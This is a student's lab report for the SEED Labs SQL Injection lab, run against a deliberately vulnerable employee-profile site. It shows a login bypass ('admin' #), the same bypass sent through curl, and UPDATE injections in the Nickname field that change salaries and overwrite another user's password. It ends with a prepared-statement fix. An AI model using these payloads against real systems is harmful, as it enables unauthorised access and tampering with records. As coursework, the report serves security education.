



INFORMATION SECURITY

SQL Injection Attack Lab

Submitted To:

Sir Rana Abu Bakar

Submitted By:

Ambreen Kanwal

BSCS-7th-M-01

Session 2018-2022


University of Sahiwal, Sahiwal.

SQL Injection Attack Lab

Lab Tasks

Task 1: Get Familiar with SQL Statements

```
$ mysql -uroot -pseedubuntu  
mysql> show databases;  
mysql> use Users;
```



```
[10/30/21]seed@VM:~$ mysql -uroot -pseedubuntu  
mysql: [Warning] Using a password on the command line interface can be insecure.  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 4  
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2017, Oracle and/or its affiliates.  
All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation  
and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql> use Users;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed
```

```
mysql> show tables;  
mysql> select * from credential where name = 'Alice';
```

```
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_Users |  
+-----+  
| credential |  
+-----+  
1 row in set (0.00 sec)
```

Terminal 11:54 AM

```
+-----+  
1 row in set (0.00 sec)  
  
mysql> select * from credential where name='Alice';  
+-----+-----+-----+-----+-----+-----+  
| ID | Name | EID | Salary | birth | SSN | Phon  
eNumber | Address | Email | NickName | Password  
|  
+-----+-----+-----+-----+-----+-----+  
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |  
| | | | | | fdbe918bdae83000  
aa54747fc95fe0470fff4976 |  
+-----+-----+-----+-----+-----+-----+  
+-----+-----+-----+-----+-----+  
| 1 row in set (0.00 sec)  
  
mysql>
```

Task 2.1: SQL Injection Attack from webpage.

Type “**admin' #**” in the Username field and leave empty the password field

The screenshot shows a web browser window with the following details:

- Title Bar:** File Edit View History Bookmarks Tools Help
Web_SQL_Injection.pdf × SQLi Lab × +
- Address Bar:** www.seedlabsqlinjection.com
- Page Content:**
 - Employee Profile Login**
 - Two input fields:
 - USERNAME: admin' #
 - PASSWORD: Password
 - A green **Login** button.
 - Copyright © SEED LABS

The screenshot shows a web browser window with the following details:

- Title Bar:** File Edit View History Bookmarks Tools Help
Web_SQL_Injection.pdf × SQLi Lab × +
- Address Bar:** www.seedlabsqlinjection.com/unsafe_home.php
- Page Content:**
 - User Details**
 - A table displaying user data:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

 - Copyright © SEED LABS

Task 2.2: SQL Injection Attack from command line.

Write Code on Terminator in Seed Lab:

```
$ curl  
'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%  
20%23';
```

The image shows two terminal windows side-by-side. Both terminals have a dark blue background with white text. The top terminal window has a title bar "Terminal" and a timestamp "10/30/21 seed@VM:~\$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23'" at the top right. The bottom terminal window also has a title bar "Terminal" and a timestamp "11:58 AM". Both windows show the same output, which is a series of HTML code snippets. The first snippet is the SEED Lab header information. The second snippet is an enhancement note. The third snippet is a note about the new bootstrap design. The fourth snippet is a note about the navbar items. The fifth snippet is the full HTML code for the page, starting with the DOCTYPE declaration and ending with the browser tab title.

```
[10/30/21]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/  
unsafe_home.php?username=admin%27%20%23'  
<!--  
SEED Lab: SQL Injection Education Web plateform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
<!--  
SEED Lab: SQL Injection Education Web plateform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli  
  
Update: Implemented the new bootstrap design. Implemented  
a new Navbar at the top with two menu options for Hom  
e and edit profile, with a button to  
logout. The profile details fetched will be displayed u  
sing the table class of bootstrap with a dark table hea  
d theme.  
  
NOTE: please note that the navbar items should appear o  
nly for users and the page with error login message sho  
uld not have any of these items at  
all. Therefore the navbar tag starts before the php tag  
but it end within the php script adding items as requi  
red.  
-->  
<!DOCTYPE html>  
<html lang="en">  
<head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, in  
itial-scale=1, shrink-to-fit=no">  
  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="css/bootstrap.min.css">  
    <link href="css/style_home.css" type="text/css" rel=""  
stylesheet">  
  
    <!-- Browser Tab title -->
```

```
Terminal
<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
    <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
        <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
            <a class="navbar-brand" href="unsafe_home.php" ></a>
            <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td>
```

```
Terminal
glerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ></a>
    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td>
```

```
<td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td></td></td></td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></td></tr></tbody></table> <br><br>>
    <div class="text-center">
        <p>
            Copyright © SEED LABS
        </p>
    </div>
</div>
<script type="text/javascript">
function logout(){
    location.href = "logoff.php";
}
</script>
</body>
</html>[10/30/21]seed@VM:~$
```

The Highlighted part shows the information of all the employees that is obtained through command line instruction.

Task 3.1: Modify your own salary.

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that I am **Alice**. I want to increase my own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. I know that salaries are stored in a column called **salary**.

I will use the statement in the Nickname field: ', Salary=10000 where name = 'Alice' #

Salary before statement:

The image displays two screenshots of a web application interface, likely a lab environment for SQL injection testing.

Screenshot 1: Employee Profile Login

This screenshot shows the login page of the application. The URL in the address bar is `www.seedlabsqlinjection.com/index.html`. The login form has the following fields:

- USERNAME: `alice' #|` (Note the SQL injection payload: a single quote followed by a space, a hash symbol, and another single quote).
- PASSWORD: `Password`

Screenshot 2: Alice Profile

This screenshot shows the profile page for user **Alice**. The URL in the address bar is `www.seedlabsqlinjection.com/unsafe_home.php`. The page title is **Alice Profile**. A table displays the following key-value pairs:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

The salary value has been updated to 20000, demonstrating the successful exploitation of the SQL injection vulnerability.

Salary after statement:

The image shows two screenshots of a Mozilla Firefox browser window titled "SQLi Lab - Mozilla Firefox".

Screenshot 1: Alice's Profile Edit

This screenshot shows the "Edit Profile" page for "Alice". The "NickName" field contains the value ".salary=500000 wt". Below it is a "Save" button.

Screenshot 2: Alice Profile

This screenshot shows the "Alice Profile" page. A table displays the following data:

Key	Value
Employee ID	10000
Salary	500000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

Task 3.2: Modify other people' salary.

I want to reduce Boby's salary to 1 dollar.

Use statement in Alice's profile editor: ', Salary=1 where name = 'Boby' #

Salary before statement:

The screenshot shows two tabs in Mozilla Firefox:

- Top Tab:** Title: "SQLi Lab - Mozilla Firefox". URL: "www.seedlabsqlinjection.com/index.html". Content: "Employee Profile Login" form with "USERNAME" field containing "boby' #".
- Bottom Tab:** Title: "SQLi Lab - Mozilla Firefox". URL: "www.seedlabsqlinjection.com/unsafe_home.php". Content: "Boby Profile" page showing a table of employee details. The "Salary" row has a value of "30000" which is highlighted in red.

The sidebar on the left contains various icons for different tools and files.

Salary after statement:

The screenshot shows a Mozilla Firefox browser window with the title bar "SQLi Lab - Mozilla Firefox". The address bar contains the URL "www.seedlabsqlinjection.com/unsafe_home.php". The main content area displays a "Boby Profile" page from SEED LABS. The profile table includes fields for Employee ID (20000), Salary (redacted), Birth (4/20), SSN (10213352), NickName (empty), Email (empty), Address (empty), and Phone Number (empty). On the left, a vertical sidebar lists various icons representing different tools or labs.

Key	Value
Employee ID	20000
Salary	■
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS


Task 3.3: Modify other people' password.

I want to change Boby's password that I can log into his account and do further damage.

It uses **SHA1 hash** function to generate the hash value of password.

Use the following statement:

```
echo -n "tedwashere" | sha1sum
```



Copy the code you get and paste in Alice's profile editor as the following statement:

```
', password=(code you copied) where name = 'Boby' #
```

Boby's password before Statement:

```
Terminal
mysql> select * from credential where name='Alic
n
mysql> select * from credential where name='Boby';
+----+-----+-----+-----+-----+-----+
| ID | Name | EID   | Salary | birth | SSN      | Phone
Number | Address | Email | NickName | Password
+----+-----+-----+-----+-----+-----+
| 2  | Boby | 20000 |       1 | 4/20  | 10213352 |
| 82c142906674ad15242b2d4 |
+----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Boby's password after Statement:

```
Terminal
-----+
1 row in set (0.00 sec)

mysql> select * from credential where name='Boby';
+----+-----+-----+-----+-----+-----+
| ID | Name | EID   | Salary | birth | SSN      | Phone
Number | Address | Email | NickName | Password
+----+-----+-----+-----+-----+-----+
| 2  | Boby | 20000 |       1 | 4/20  | 10213352 |
| 4be7ae99e21b34454d9676f |
+----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Task 4: Countermeasure — Prepared Statement.

```
seed@VM:~$ /var/www/SQLInjection/ bash: /var/www/SQL Injection/: Is a directory  
seed@VM:~$ cd /var/www/SQLInjection/
```

```
seed@VM: .../SQLInjections ls
```

```
seed@VM:.../SQLInjections subl safe_home.php
```

```
seed@VM:.../SQLInjection$ subl unsafe_home.php
```

The image shows two windows from a Linux desktop environment. The top window is a terminal window titled 'Terminal' showing a command-line session. The bottom window is a Sublime Text editor window titled '/var/www/SQLInjection/safe_home.php - Sublime Text (UNREGISTERED)' displaying the PHP code for the 'safe_home.php' file.

Terminal Session:

```
[10/30/21]seed@VM:~$ /var/www/SQLInjection/  
bash: /var/www/SQLInjection/: Is a directory  
[10/30/21]seed@VM:~$ cd /var/www/SQLInjection/  
[10/30/21]seed@VM:.../SQLInjection$ ls  
css  
index.html  
logoff.php  
safe_edit_backend.php  
safe_edit_frontend.php  
safe_home.php  
[10/30/21]seed@VM:.../SQLInjection$ sublime safe_home.php  
hp  
sublime: command not found  
[10/30/21]seed@VM:.../SQLInjection$ subl safe_home.php  
[10/30/21]seed@VM:.../SQLInjection$ █
```


Sublime Text Editor:

```
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
  
<!--  
SEED Lab: SQL Injection Education Web platform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli  
  
Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.  
  
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.  
-->  
  
<!DOCTYPE html>  
<html lang="en">  
<head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="css/bootstrap_min.css">
```

```
Terminal [10/30/21]seed@VM:~$ /var/www/SQLInjection/  
bash: /var/www/SQLInjection/: Is a directory  
[10/30/21]seed@VM:~$ cd /var/www/SQLInjection/  
[10/30/21]seed@VM:.../SQLInjection$ ls  
css seed_logo.png  
index.html unsafe_edit_backend.php  
logoff.php unsafe_edit_frontend.php  
safe_edit_backend.php unsafe_home.php  
safe_home.php  
[10/30/21]seed@VM:.../SQLInjection$ sublime safe_home.p  
hp  
sublime: command not found  
[10/30/21]seed@VM:.../SQLInjection$ subl safe_home.php  
[10/30/21]seed@VM:.../SQLInjection$ subl unsafe_home.ph  
p
```

```
/var/www/SQLInjection/unsafe_home.php - Sublime Text (UNREGISTERED) 12:36 PM  
safe_home.php x unsafe_home.php x  
  
1 <!--  
2 SEED Lab: SQL Injection Education Web plateform  
3 Author: Kailiang Ying  
4 Email: kying@syr.edu  
5 -->  
6  
7 <!--  
8 SEED Lab: SQL Injection Education Web plateform  
9 Enhancement Version 1  
10 Date: 12th April 2018  
11 Developer: Kuber Kohli  
12  
13 Update: Implemented the new bootstrap design. Implemented a new Navbar  
at the top with two menu options for Home and edit profile, with a  
button to  
logout. The profile details fetched will be displayed using the table  
class of bootstrap with a dark table head theme.  
14  
15 NOTE: please note that the navbar items should appear only for users  
and the page with error login message should not have any of these  
items at  
16 all. Therefore the navbar tag starts before the php tag but it end  
within the php script adding items as required.  
17  
18 -->  
19  
20 <!DOCTYPE html>  
21 <html lang="en">  
22 <head>  
23 <!-- Required meta tags -->  
24 <meta charset="utf-8">  
25 <meta name="viewport" content="width=device-width, initial-scale=1,  
shrink-to-fit=no">  
26  
27 <!-- Bootstrap CSS -->  
28 <link rel="stylesheet" href="css/bootstrap_min.css">  
Line 1, Column 1; Detect Indentation: Setting indentation to 2 spaces Spaces: 2 PHP
```

After execute these codes copy the code from line 72 to 80 in SAFE_HOME_PHP and paste over the line 73 to 80 in UNSAFE_HOME_PHP file. Also remove the extra unnecessary code from 81 to 100 in UNSAFE_HOME_PHP file. Then save the code file.



```
64     die("Connection failed: " . $conn->connect_error . "\n");
65     echo "</div>";
66 }
67 return $conn;
68 }

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
73     phoneNumber, address, email, nickname, Password
74     FROM credential
75     WHERE name=? and Password=?");
76 $sql->bind_param("ss", $input_uname, $hashed_pwd);
77 $sql->execute();
78 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
79     $phoneNumber, $address, $email, $nickname, $pwd);
80 $sql->fetch();
81 $sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully
    // authenticated
    drawLayout($id, $name, $eid, $salary, $birth, $ssn, $pwd, $nickname, $
        email, $address, $phoneNumber);
} else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information you provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
}
```

/var/www/SQLInjection/unsafe_home.php - Sublime Text (UNREGISTERED) 12:38 PM

```
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
74 FROM credential
75 WHERE name= '$input_uname' and Password= '$hashed_pwd'";
76 if(!$result = $conn->query($sql)){
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     die('There was an error running the query [' . $conn->error . ']
81             ]\n');
82     echo "</div>";
83 }
84 /* convert the select return result into array type */
85 $return_arr = array();
86 while($row = $result->fetch_assoc()){
87     array_push($return_arr,$row);
88 }
89 /* convert the array type to json format and read out*/
90 $json_str = json_encode($return_arr);
91 $json_a = json_decode($json_str,true);
92 $id = $json_a[0]['id'];
93 $name = $json_a[0]['name'];
94 $eid = $json_a[0]['eid'];
95 $salary = $json_a[0]['salary'];
96 $birth = $json_a[0]['birth'];
97 $ssn = $json_a[0]['ssn'];
98 $phoneNumber = $json_a[0]['phoneNumber'];
99 $address = $json_a[0]['address'];
100
101
102
103
104
```

9 lines, 422 characters selected Spaces: 2 PHP

/var/www/FileEditorSelectionEditorViewGetToolsProjectREGISTERED 12:44 PM

```
74     phoneNumber, address, email, nickname, Password
75 FROM credential
76 WHERE name= ? and Password= ?";
77 $sql->bind_param("ss", $input_uname, $hashed_pwd);
78 $sql->execute();
79 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
80 $sql->fetch();
81 $sql->close();
82 /* convert the select return result into array type */
83 $return_arr = array();
84 while($row = $result->fetch_assoc()){
85     array_push($return_arr,$row);
86 }
87 /* convert the array type to json format and read out*/
88 $json_str = json_encode($return_arr);
89 $json_a = json_decode($json_str,true);
90 $id = $json_a[0]['id'];
91 $name = $json_a[0]['name'];
92 $eid = $json_a[0]['eid'];
93 $salary = $json_a[0]['salary'];
94 $birth = $json_a[0]['birth'];
95 $ssn = $json_a[0]['ssn'];
96 $phoneNumber = $json_a[0]['phoneNumber'];
97 $address = $json_a[0]['address'];
98 $email = $json_a[0]['email'];
99 $pwd = $json_a[0]['Password'];
100 $nickname = $json_a[0]['nickname'];
101 if($id!=""){
102     // If id exists that means user exists and is successfully
103     // authenticated
104     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
105 }
```

20 lines, 730 characters selected Spaces: 2 PHP

After saving, Run these codes in terminal.

